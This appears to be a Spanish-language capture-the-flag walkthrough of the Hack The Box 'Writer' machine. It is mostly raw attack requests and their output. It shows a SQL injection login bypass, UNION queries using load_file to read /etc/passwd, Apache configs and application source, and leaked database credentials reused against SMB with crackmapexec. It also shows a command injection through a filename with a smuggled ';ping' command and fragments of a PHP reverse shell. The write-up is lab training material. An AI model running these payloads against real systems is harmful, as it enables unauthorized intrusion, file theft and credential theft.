POST /administrative HTTP/1.1
Host: 10.10.11.101
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 67
Origin: http://10.10.11.101
DNT: 1
Connection: close
Referer: http://10.10.11.101/administrative
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
16 uname=admin' union select 1,2,3,4,5,6 #&password=admin'+or+1%3d1%23
```

Welcome admin2
Redirecting you to the dashboard. If you are not redirected then click the button below to be redirected.
CLICK HERE

aca nos dice welcom admin2 por lo cual podriamos afectar la columna 2

en este caso quiero saber la version de la base de datos cambio el 2 por @@version

uname=admin' union select 1,@@version,3,4,5,6 #&password=admin'+or+1%3d1%23

The screenshot shows the OWASP ZAP interface. In the Request tab, a POST request is made to the '/administrative' endpoint. The payload includes a UNION SQL injection: 'uname=admin' union select 1,@@version,3,4,5,6 #&password=admin'+or+1%3d1%23. In the Response tab, the page displays a welcome message for 'admin10.3.29-MariaDB-Oubuntu0.20.04.1' and a note about redirection.

```
POST /administrative HTTP/1.1
Host: 10.10.11.101
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 75
Origin: http://10.10.11.101
DNT: 1
Connection: close
Referer: http://10.10.11.101/administrative
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
16 uname=admin' union select 1,@@version,3,4,5,6 #&password=admin'+or+1%3d1%23
```

Welcome admin10.3.29-MariaDB-Oubuntu0.20.04.1
Redirecting you to the dashboard. If you are not redirected then click the button below to be redirected.
CLICK HERE

sabemos que es una mariadb mysql ahora quiero saber el nombre de la base de datos con el parametro database()

uname=admin' union select 1,database(),3,4,5,6 #&password=admin'+or+1%3d1%23

The screenshot shows the Burp Suite interface. On the left, the 'Request' tab displays a POST request to '/administrative' with the following payload:

```

1 POST /administrative HTTP/1.1
2 Host: 10.10.11.101
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 76
9 Origin: http://10.10.11.101
10 DNT: 1
11 Connection: close
12 Referer: http://10.10.11.101/administrative
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 uname=admin' union select 1,load_file('/etc/passwd'),3,4,5,6
#&password=admin'+or+1%3d1%23

```

The 'Response' tab shows a welcome message and a button to click for redirection.

Welcome adminwriter
Redirecting you to the dashboard. If you are not redirected then click the button below to be redirected.
[CLICK HERE](#)

ahora aqui ya podemos hacer varias cosas como ver que columnas y usuarios hay o existen y tambien visualizar archivos del sistema

con la funcion `load_file("/etc/passwd")`

`uname=admin' union select 1,load_file("/etc/passwd"),3,4,5,6 #&password=admin'+or+1%3d1%23`

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The 'Request' tab contains the same SQL injection payload as before. The 'Response' tab displays the contents of the '/etc/passwd' file, which includes entries for users like www-data, backup, list, irc, gnats, nobody, system, and many others, each followed by their respective home directories and shell information.

aca por ejemplo vemos john y kyle tienen /bin/bash
probe con john y kyle para sacar la id_rsa pero no nos mostro nada

Screenshot of Burp Suite showing a POST request to '/administrative' with a SQL payload. The response is a rendered HTML page with a 'Welcome adminNone' message and a 'CLICK HERE' button.

Request

Pretty Raw Hex

```
1 POST /administrative HTTP/1.1
2 Host: 10.10.11.101
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 101
9 Origin: http://10.10.11.101
10 DNT: 1
11 Connection: close
12 Referer: http://10.10.11.101/administrative
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 uname=admin' union select 1,load_file("/home/john/.ssh/id_rsa"),3,4,5,6
#&password=admin'+or+1%3d1%23
```

Response

Pretty Raw Hex Render

Welcome adminNone

Redirecting you to the dashboard. If you are not redirected then click the button below to be redirected.

CLICK HERE

Screenshot of Burp Suite showing a POST request to '/administrative' with a SQL payload. The response is a rendered HTML page with a 'Welcome adminNone' message and a 'CLICK HERE' button.

Request

Pretty Raw Hex

```
1 POST /administrative HTTP/1.1
2 Host: 10.10.11.101
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 101
9 Origin: http://10.10.11.101
10 DNT: 1
11 Connection: close
12 Referer: http://10.10.11.101/administrative
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 uname=admin' union select 1,load_file("/home/kyle/.ssh/id_rsa"),3,4,5,6
#&password=admin'+or+1%3d1%23
```

Response

Pretty Raw Hex Render

Welcome adminNone

Redirecting you to the dashboard. If you are not redirected then click the button below to be redirected.

CLICK HERE

tomando ayuda de hacktools encontramos que puede leer directorios de **apache 2** como el directorio "
/etc/apache2/apache2.conf

```

1 POST /administrative HTTP/1.1
2 Host: 10.10.11.101
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 104
9 Origin: http://10.10.11.101
10 DNT: 1
11 Connection: close
12 Referer: http://10.10.11.101/administrative
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 uname=admin' union select
1.load_file("/etc/apache2/apache2.conf"),3,4,5,6
#&password=admin'+or+1%3d1%23

```

```

241 LogFormat "%h %u %t \"%r\" %>s %O" common
242 LogFormat "%{Referer}i -> %U" referer
243 LogFormat "%{User-agent}i" agent
244
245 # Include of directories ignores editors and dpkg's backup files,
246 # see README.Debian for details.
247
248 # Include generic snippets of statements
249 IncludeOptional conf-enabled/*.conf
250
251 # Include the virtual host configurations:
252 IncludeOptional sites-enabled/*.conf
253
254 # vim: syntax=apache ts=4 sw=4 sts=4 sr noet
255 </h3>
256 </header>
257 <p class="success-advice">Redirecting you to the dashboard. If you are not redirected then click the button below to be redirected.</p>
258 <a class="btn btn-primary btn-round mb-5" href="/dashboard">CLICK HERE</a>
259 <footer class="page-copyright">
260 <p>© Writer.HTB 2021. All RIGHT RESERVED.</p>
261 </footer>
262 </div>
263 </div>
264 </div>
265 <script src="vendor/jquery/jquery.min.js"></script>
266 <script src="vendor/bootstrap/js/bootstrap.min.js"></script>
267 </body>

```

sin embargo tambien existe otro archivo de apache2 llamado **000-default.conf** que tambien nos entrega informacion relevante
el cual se encuentra en la siguiente ruta **/etc/apache2/sites-enabled/000-default.conf**

```

1 POST /administrative HTTP/1.1
2 Host: 10.10.11.101
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 121
9 Origin: http://10.10.11.101
10 DNT: 1
11 Connection: close
12 Referer: http://10.10.11.101/administrative
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 uname=admin' union select
1.load_file("/etc/apache2/sites-enabled/000-default.conf"),3,4,5,6
#&password=admin%27+1%3D1%23

```

```

23 <body>
24   <div class="wrapper">
25     <div class="page vertical-align text-center">
26       <div class="page-content vertical-align-middle">
27         <header>
28           <h3 class="animation-slide-top">Welcome admin#
Virtual host configuration for writer.htb domain
29 <VirtualHost *:80>;
30   ServerName writer.htb
31   ServerAdmin admin@writer.htb
32   WSGIScriptAlias / /var/www/writer.htb/writer.wsgi
33   <Directory /var/www/writer.htb>;
34     Order allow,deny
35     Allow from all
36   </Directory>;
37   Alias /static /var/www/writer.htb/writer/static
38   <Directory /var/www/writer.htb/writer/static/>;
39     Order allow,deny
40     Allow from all
41   </Directory>;
42   ErrorLog ${APACHE_LOG_DIR}/error.log
43   LogLevel warn
44   CustomLog ${APACHE_LOG_DIR}/access.log combined
45 </VirtualHost>;
46
47 # Virtual host configuration for dev.writer.htb subdomain
48 # Will enable configuration after completing backend development
49 # Listen 8080

```

aca encontramos varias rutas interesantes
por ejemplo que hay un virtual host para writer.htb , vamos al directorio /var/www/writer.htb/**writer.wsgi**

The screenshot shows a Burp Suite interface with two panes: Request and Response.

Request:

```

1 POST /administrative HTTP/1.1
2 Host: 10.10.11.101
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 109
9 Origin: http://10.10.11.101
10 DNT: 1
11 Connection: close
12 Referer: http://10.10.11.101/administrative
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 uname=admin' union select 1,load_file("/var/www/writer.hbt/writer.wsgi"),3,4,5,6
#&password=admin%27+1%3D1%23

```

Response:

```

21 </head>
22
23 <body>
24   <div class="wrapper">
25     <div class="page vertical-align text-center">
26       <div class="page-content vertical-align-middle">
27         <header>
28           <h3 class="animation-slide-top">
29             Welcome admin! /usr/bin/python
30             import sys
31             import logging
32             import random
33             import os
34
35             # Define logging
36             logging.basicConfig(stream=sys.stderr)
37             sys.path.insert(0,'/var/www/writer.hbt')
38
39             # Import the __init__.py from the app folder
40             from writer import app as application
41             application.secret_key =
42               os.environ.get('SECRET_KEY', '')
43           </h3>
44         </header>

```

aca vemos una nota importante

Import the __init__.py from the app folder
from writer import app as application
es decir debemos importar el __init__.py de la carpeta writer
recordemos que python toma las librerias de una carpeta por lo cual la carpeta writer y archivo __init__.py
deben existir probamos con burpsuite
/var/www/writer.hbt/writer/__init__.py

The screenshot shows a Burp Suite interface with two panes: Request and Response.

Request:

```

1 POST /administrative HTTP/1.1
2 Host: 10.10.11.101
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 116
9 Origin: http://10.10.11.101
10 DNT: 1
11 Connection: close
12 Referer: http://10.10.11.101/administrative
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 uname=admin' union select 1,load_file("/var/www/writer.hbt/writer/__init__.py"),3,4,5,6
#&password=admin%27+1%3D1%23

```

Response:

```

27 <header>
28   <h3 class="animation-slide-top">
29     Welcome admin! from flask import Flask, session, redirect,
30     url_for, request, render_template
31     from mysql.connector import errorcode
32     import mysql.connector
33     import urllib.request
34     import os
35     import PIL
36     from PIL import Image, UnidentifiedImageError
37     import hashlib
38
39     app =
40       Flask(__name__, static_url_path='', static_folder='static', template_folder='templates')
41
42     # Define connection for database
43     def connections():
44       try:
45         connector =
46           mysql.connector.connect(user='admin', password='ToughPasswordToCrack',
47                                   host='127.0.0.1', database='writer')
48         return connector
49       except mysql.connector.Error as err:
50         if err.errno == errorcode.ER_ACCESS_DENIED_ERROR:
51

```

encontramos un script que utiliza flask y mysql y analizando un poco mas el codigo encontramos

```

Request
Pretty Raw Hex
1 POST /administrative HTTP/1.1
2 Host: 10.10.11.101
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 116
9 Origin: http://10.10.11.101
0 DNT: 1
1 Connection: close
2 Referer: http://10.10.11.101/administrative
3 Upgrade-Insecure-Requests: 1
4 Sec-GPC: 1
5
6 uname=admin' union select
l.load_file("/var/www/writer.hbt/writer/_init__.py"),3,4,5,6
#&password=admin%27+1%3D1%28

```

```

Response
Pretty Raw Hex Render
28
29 <h3 class="animation-slide-top">
30   Welcome adminfrom flask import Flask, session, redirect,
31   url_for, request, render_template
32   from mysql.connector import errorcode
33   import mysql.connector
34   import urllib.request
35   import os
36   import PIL
37   from PIL import Image, UnidentifiedImageError
38   import hashlib
39
40   app =
41     Flask(__name__,static_url_path='/',static_folder=
42       '&lt;static&gt;',template_folder='templates')
43
44   #Define connection for database
45   def connections():
46     try:
47       connector =
48         mysql.connector.connect(user='admin',
49           password='ToughPasswordToCrack',
50           host='127.0.0.1',
51           database='writer')
52
53   return connector

```

credenciales

admin:ToughPasswordToCrack

probamos con ssh y con el panel con el usuer jhon y kyle y nada pero con smb y con john si encontramos algo

crackmapexec smb 10.10.11.101 -u 'john' -p'ToughPasswordToCrack'

```

~/machineshtb/writer
4 Sec-GPC: 1
5
6 uname=admin' union select
7 crackmapexec smb 10.10.11.101 -u 'Kyle' -p'ToughPasswordToCrack' _init__.py),3,4,5,6
SMB    10.10.11.101  445  WRITER      [*] Windows 6.1 Build 0 (name:WRITER) (domain:) (signing:False) (SMBv1:False)
SMB    10.10.11.101  445  WRITER      [-] \Kyle:ToughPasswordToCrack STATUS_LOGON_FAILURE
8
9   credenciales
10
11 ~/machineshtb/writer
12 admin:ToughPasswordToCrack
13 crackmapexec smb 10.10.11.101 -u 'john' -p'ToughPasswordToCrack'
SMB    10.10.11.101  445  WRITER      [*] Windows 6.1 Build 0 (name:WRITER) (domain:) (signing:False) (SMBv1:False)
SMB    10.10.11.101  445  WRITER      [+] \john:ToughPasswordToCrack

```

crackmapexec smb 10.10.11.101 -u 'john' -p'ToughPasswordToCrack' --shares

```

crackmapexec smb 10.10.11.101 -u 'john' -p'ToughPasswordToCrack' --shares
SMB    10.10.11.101  445  WRITER      [*] Windows 6.1 Build 0 (name:WRITER) (domain:) (signing:False) (SMBv1:False)
SMB    10.10.11.101  445  WRITER      [+] \john:ToughPasswordToCrack
SMB    10.10.11.101  445  WRITER      [+] Enumerated shares
SMB    10.10.11.101  445  WRITER      Share      Permissions      Remark
SMB    10.10.11.101  445  WRITER      -----      -----
SMB    10.10.11.101  445  WRITER      print$          Printer Drivers
SMB    10.10.11.101  445  WRITER      writer2_project
SMB    10.10.11.101  445  WRITER      IPC$            IPC Service (writer server (Samba, Ubuntu))

```

es raro porque no nos dice que permisos tenemos

analizamos un poco el archivo `_init_.py` lo traemos al pc

```

        return render_template('login.html')
        SMB      10.10.11.101 445 WRI
@app.route('/logout')
def logout():
    if not ('user' in session):
        return redirect('/')
    session.pop('user')
    return redirect('/')


if __name__ == '__main__':
    app.run('0.0.0.0')

```

está raro porque no nos dice que permisos analizamos un poco el archivo `__init__.py`

`~/machineshtb/Writer`

identificamos varios ` los cambiamos por '



vemos una linea super interesante

```

if request.form.get('image_url'):
    image_url = request.form.get('image_url')
    if '.jpg' in image_url:
        try:
            local_filename, headers = urllib.request.urlretrieve(image_url)
            os.system('mv {} {}.jpg'.format(local_filename, local_filename))
            image = '{}.jpg'.format(local_filename)
            try:
                im = Image.open(image)

```

esta llamando `os.system` que nos permite ejecutar comandos de sistema
podemos **debuguear** que hace la linea `urllib` con `python3`
`python3`

```
>>> import urllib.request  
>>> local_filename, headers = urllib.request.urlretrieve(image_url)  
Traceback (most recent call last):  
  File "<stdin>", line 1, in <module>  
NameError: name 'image_url' is not defined  
>>> Writer
```

importamos la libreria y corremos esa linea de codigo, agregamos una url de prueba la mia
local_filename, headers = urllib.request.urlretrieve(<http://10.10.14.2:2000/phpwebshell.php.jpg>)

```
NameError: name 'image_urllib' is not defined
>>> local_filename, headers = urllib.request.urlretrieve(http://10.10.14.2:2000/phpwebshell.php.jpg)
  File "<stdin>", line 1
    local_filename, headers =>urllib.request.urlretrieve\(http://10.10.14.2:2000/phpwebshell.php.jpg\)
                                         ^
                                         Traceback (most recent call last):
SyntaxError: invalid syntax  File "<stdin>", line 1, in <module>
>>> local_filename, headers = urllib.request.urlretrieve\("http://10.10.14.2:2000/phpwebshell.php.jpg"\)
>>> local_filename
'./tmp/tmpdqenl6n1'
>>> \[REDACTED\]
```

aca llamo la variable local `filename` y nos indica `/tmp/tmpdqenl...` ejecuto de nuevo

```
>>> local_filename, headers = urllib.request.urlretrieve("http://10.10.14.2:2000/phpwebshell.php.jpg")
>>> local_filename image.save(path)
'106 /tmp/tmpdqenl6n1' image = '/;img/{}';.format(image.filename)
>>> local_filename else:
'107 /tmp/tmpdqenl6n1' error = ';File extensions must be in .jpg!';
>>> local_filename, headers = urllib.request.urlretrieve("http://10.10.14.2:2000/phpwebshell.php.jpg")
>>> local_filename
'108 /tmp/tmp991at2x' request.form.get(';image_url');
>>> image_url = request.form.get(';image_url');
107 if '.jpg'; in image_url:
108     try:
```

cambia el valor de tmp... tambien vemos en el codigo que se utiliza el comando mv y lo renombra por jpg del contenido de local_filename

```
try:  
    local_filename, headers = urllib.request.urlretrieve(image_url)  
    os.system(';mv {} {}.jpg'.format(local_filename, local_filename))  
    image = '{}.jpg'.format(local_filename)  
    try:
```

la idea es abusar de os.system y de my y hacer : comando

```

~/machineshtb/Writer /tmp/tmpdgenl6n1'
mv xx; whoami
>>>
mv: missing destination file operand after 'xx'
Try 'mv --help' for more information.
kali

```

aca llamo la variable local_filename

```

~/machineshtb/Writer
>>> local_filename, headers = urllib.request.urlretrieve("file:///etc/passwd")

```

sin embargo para hacer esto deberiamos tener un archivo valido no tmp.... por lo cual validamos con **filtros** o **Wrappers**

como el de file:/// intento con my revshell pero fallo luego valido con mi /etc/passwd y me dejo **file:///etc/passwd**"

```

>>> local_filename, headers = urllib.request.urlretrieve("file:///10.10.14.2:2000/phpwebshell.php.jpg")
Traceback (most recent call last):
  File "/usr/lib/python3.11/urllib/request.py", line 1505, in open_local_file
    stats = os.stat(localfile)
           ^^^^^^^^^^^^^^^^^^
FileNotFoundError: [Errno 2] No such file or directory: '/10.10.14.2:2000/phpwebshell.php.jpg' Writer
During handling of the above exception, another exception occurred:
          cambia el valor de tmp... tambien vemos en el codigo que se utiliza el comando mv y lo renombra por jpg
local_filename, headers = urllib.request.urlretrieve(image_url)
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
    system('mv {} {}'.format(local_filename, local_filename))
  File "/usr/lib/python3.11/urllib/request.py", line 241, in urlretrieve
    with contextlib.closing(urlopen(url, data)) as fp:
           ^^^^^^^^^^^^^^^^^^
          la idea es abusar de os.system y de mv y hacer ; comando
  File "/usr/lib/python3.11/urllib/request.py", line 216, in urlopen
    return opener.open(url, data, timeout)
           ^^^^^^^^^^^^^^^^^^
          mv: missing destination file operand after 'xx'
  File "/usr/lib/python3.11/urllib/request.py", line 519, in open
    response = self._open(req, data)
           ^^^^^^^^^^^^^^
  File "/usr/lib/python3.11/urllib/request.py", line 536, in _open
    result = self._call_chain(self.handle_open, /, protocol, protocol +
           ^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3.11/urllib/request.py", line 496, in _call_chain
    result = func(*args)
           ^^^^^^^^^^
          acá llamo la variable local_filename
  File "/usr/lib/python3.11/urllib/request.py", line 1483, in file_open
    return self.open_local_file(req)
           ^^^^^^^^^^^^^^
          file:/// intento con my revshell pero fallo luego valido con mi /etc/passwd y me dejo
  File "/usr/lib/python3.11/urllib/request.py", line 1522, in open_local_file
    raise URLError(exp)
urllib.error.URLError: <urlopen error [Errno 2] No such file or directory: '/10.10.14.2:2000/phpwebshell.php.jpg'>
>>> local_filename, headers = urllib.request.urlretrieve("file:///etc/passwd")
>>> local_filename
'/etc/passwd'
>>>

```

para validar esto creo un archivo ejemplo con el comando de ping
touch "ejemplo.jpg;ping -c 1 10.10.14.2;"

```
~/machineshtb/Writer
touch "ejemplo.jpg;ping -c 1 10.10.14.2;"
```

DeepL Traductor DeepL Pro DeepL para Empresas Iniciar prueba gratuita

ls creds.txt ejemplo.jpg;ping -c 1 10.10.14.2; init.py phpwebshell.php.jpg sqlinjeciones.txt Writer.ctb Writer.pdf

32 idiomas Traducir archivos .pdf, .docx, .pptx DeepL Translate Correcciones con IA

inglés español au

lo subo a victim en el administrative

File Upload

Name	Size	Type	Modified
Writer.pdf	7.7 MB	Document	Sun
Writer.ctb	2.6 MB	SQLite3 database	21:32
sqlinjeciones.txt	883 bytes	Text	Sun
phpwebshell.php.jpg	5.5 kB	Image	Sun
init.py	12.6 kB	Text	21:06
ejemplo.jpg;ping -c 1 10.10.14.2;	0 bytes	Empty document	21:31
creds.txt	27 bytes	Text	20:52

9 ejemplo ejemplo ejemplo 2024-02-08 02:34:19 Published

ahora lo buscamos

en <http://10.10.11.101/static/img/>

← → C ⌂ 10.10.11.101/static/img/

YouTube DeepL Translate - Elm... Machine Excell Training ACTIVE DIRECTORY OSC

Index of /static/img

	<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
	Parent Directory		-	
	01.jpg	2021-05-16 21:25	72K	
	about-bg.jpg	2021-05-15 11:42	2.4M	
	autumnrain.jpg	2021-05-17 21:58	5.3M	
	bootstraper-logo.png	2021-05-15 14:10	23K	
	brain-01.jpg	2021-05-17 22:35	155K	
	contact-bg.jpg	2021-05-15 11:42	489K	
	download.svg	2021-05-15 14:10	420	
	ejemplo.jpg;ping -c 1 10.10.14.2;	2024-02-08 02:34	0	
	fishinstream.jpg	2021-05-17 22:15	235K	
	home-bg.jpg	2021-05-15 11:42	1.0M	
	.			
	..			

ahora requerimmo es de saber cual es la ruta absoluta esta tambien la encontramos en el 000-default.conf

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

000-default.conf x 2 +

Send Cancel < > Follow redirection

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
<pre> 1 POST /administrative HTTP/1.1 2 Host: 10.10.11.101 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 121 9 Origin: http://10.10.11.101 10 DNT: 1 11 Connection: close 12 Referer: http://10.10.11.101/administrative 13 Upgrade-Insecure-Requests: 1 14 Sec-GPC: 1 15 16 uname=admin' union select 17 load file('/etc/apache2/sites-enabled/000-default.conf').3,4,5,6 </pre>	<pre> 24 <div class="wrapper"> 25 <div class="page vertical-align text-center"> 26 <div class="page-content vertical-align-middle"> 27 <header> 28 <h3 class="animation-slide-top">Welcome admin# 29 Virtual host configuration for writer.hbt domain 30 &lt;VirtualHost *:80&gt; 31 ServerName writer.hbt 32 ServerAdmin admin@writer.hbt 33 WSGIScriptAlias / /var/www/writer.hbt/writer.wsgi 34 &lt;Directory /var/www/writer.hbt&gt; 35 Order allow,deny 36 Allow from all 37 &lt;/Directory&gt; 38 Alias /static /var/www/writer.hbt/writer/static 39 &lt;Directory /var/www/writer.hbt/writer/static/&gt; 40 Order allow,deny 41 Allow from all 42 &lt;/Directory&gt; ErrorLog \${APACHE_LOG_DIR}/error.log </pre>

absoluta es /var/www/writer.hbt/writer

/var/www/writer.hbt/writer/static/img

ahora me pongo en escucha con tcpdump

sudo tcpdump -i tun0 icmp -n

```
[sudo] password for kali:  
Sorry, try again.  
[sudo] password for kali:  
Sorry, try again.  
[sudo] password for kali:  
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode  
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes  
[  1] 1
```

ahora prueba en el front con

file:///var/www/writer.htb/writer/static/img/ejemplo.jpg;ping -c 1 10.10.14.2;

Edit the story below

Title

Tagline

Story Image from URL

The image must have a maximum size of 1MB in jpg format. Click here to upload from your computer..

Content

Edit your story here.

Cancel Save

pero no nos deja aca valido con burpsuite interceptando la peticion del formulario

Request

```

Pretty Raw Hex
199 fwrite($sock, $input);
200 }
201 }
202
203 fclose($sock);
204 fclose($pipes[0]);
205 fclose($pipes[1]);
206 fclose($pipes[2]);
207 proc_close($process);
208
209 // Like print, but does nothing if we've daemonised ourself
210 // (I can't figure out how to redirect STDOUT like a proper daemon)
211 function printit ($string) {
212   if (!$daemon) {
213     print "$string\n";
214   }
215 }
216
217 ?>
218
219
220
221
222 -----17430790821365665935320657289
223 Content-Disposition: form-data; name="image_url"
224

```

Response

```

Pretty Raw Hex Render

```

Redirecting...

You should be redirected automatically to target URL: [/dashboard/stories](#). If not click the link.

vemos el campo image_url

Request

```

Pretty Raw Hex
199 fwrite($sock, $input);
200 }
201 }
202
203 fclose($sock);
204 fclose($pipes[0]);
205 fclose($pipes[1]);
206 fclose($pipes[2]);
207 proc_close($process);
208
209 // Like print, but does nothing if we've daemonised ourself
210 // (I can't figure out how to redirect STDOUT like a proper daemon)
211 function printit ($string) {
212   if (!$daemon) {
213     print "$string\n";
214   }
215 }
216
217 ?>
218
219
220
221
222 -----17430790821365665935320657289
223 Content-Disposition: form-data; name="image_url"
224
file:///var/www/writer.htb/writer/static/img/ejemplo.jpg;ping -c 1 10.10.14.2;
225 -----17430790821365665935320657289
226
227 Content-Disposition: form-data; name="content"
228
229 dsasdasd
230 -----17430790821365665935320657289--
231

```

Response

```

Pretty Raw Hex Render

```

Ejemplo

Story Image

Choose File Browse

The image must have a maximum size of 1MB in .jpg format.

Click here to upload from URL.

Error: Issue uploading picture

Content

dsasdasd

Edit your story here.

Cancel **Save**

y aca cambia el error y tengo traza icmp

```

~/machineshtb/Writer
20 [sudo] password for kali:
20 Sorry, try again. but does nothing if we've daemonised ourself
20 (try again, or figure out how to redirect STDOUT like a proper daemon)
20 [sudo] password for kali:
20 Sorry, try again.
20 [sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
21:59:19.259518 IP 10.10.11.101 > 10.10.14.2: ICMP echo request, id 1, seq 1, length 64
21:59:19.259535 IP 10.10.14.2 > 10.10.11.101: ICMP echo reply, id 1, seq 1, length 64
21:59:19.335405 IP 10.10.11.101 > 10.10.14.2: ICMP echo request, id 2, seq 1, length 64
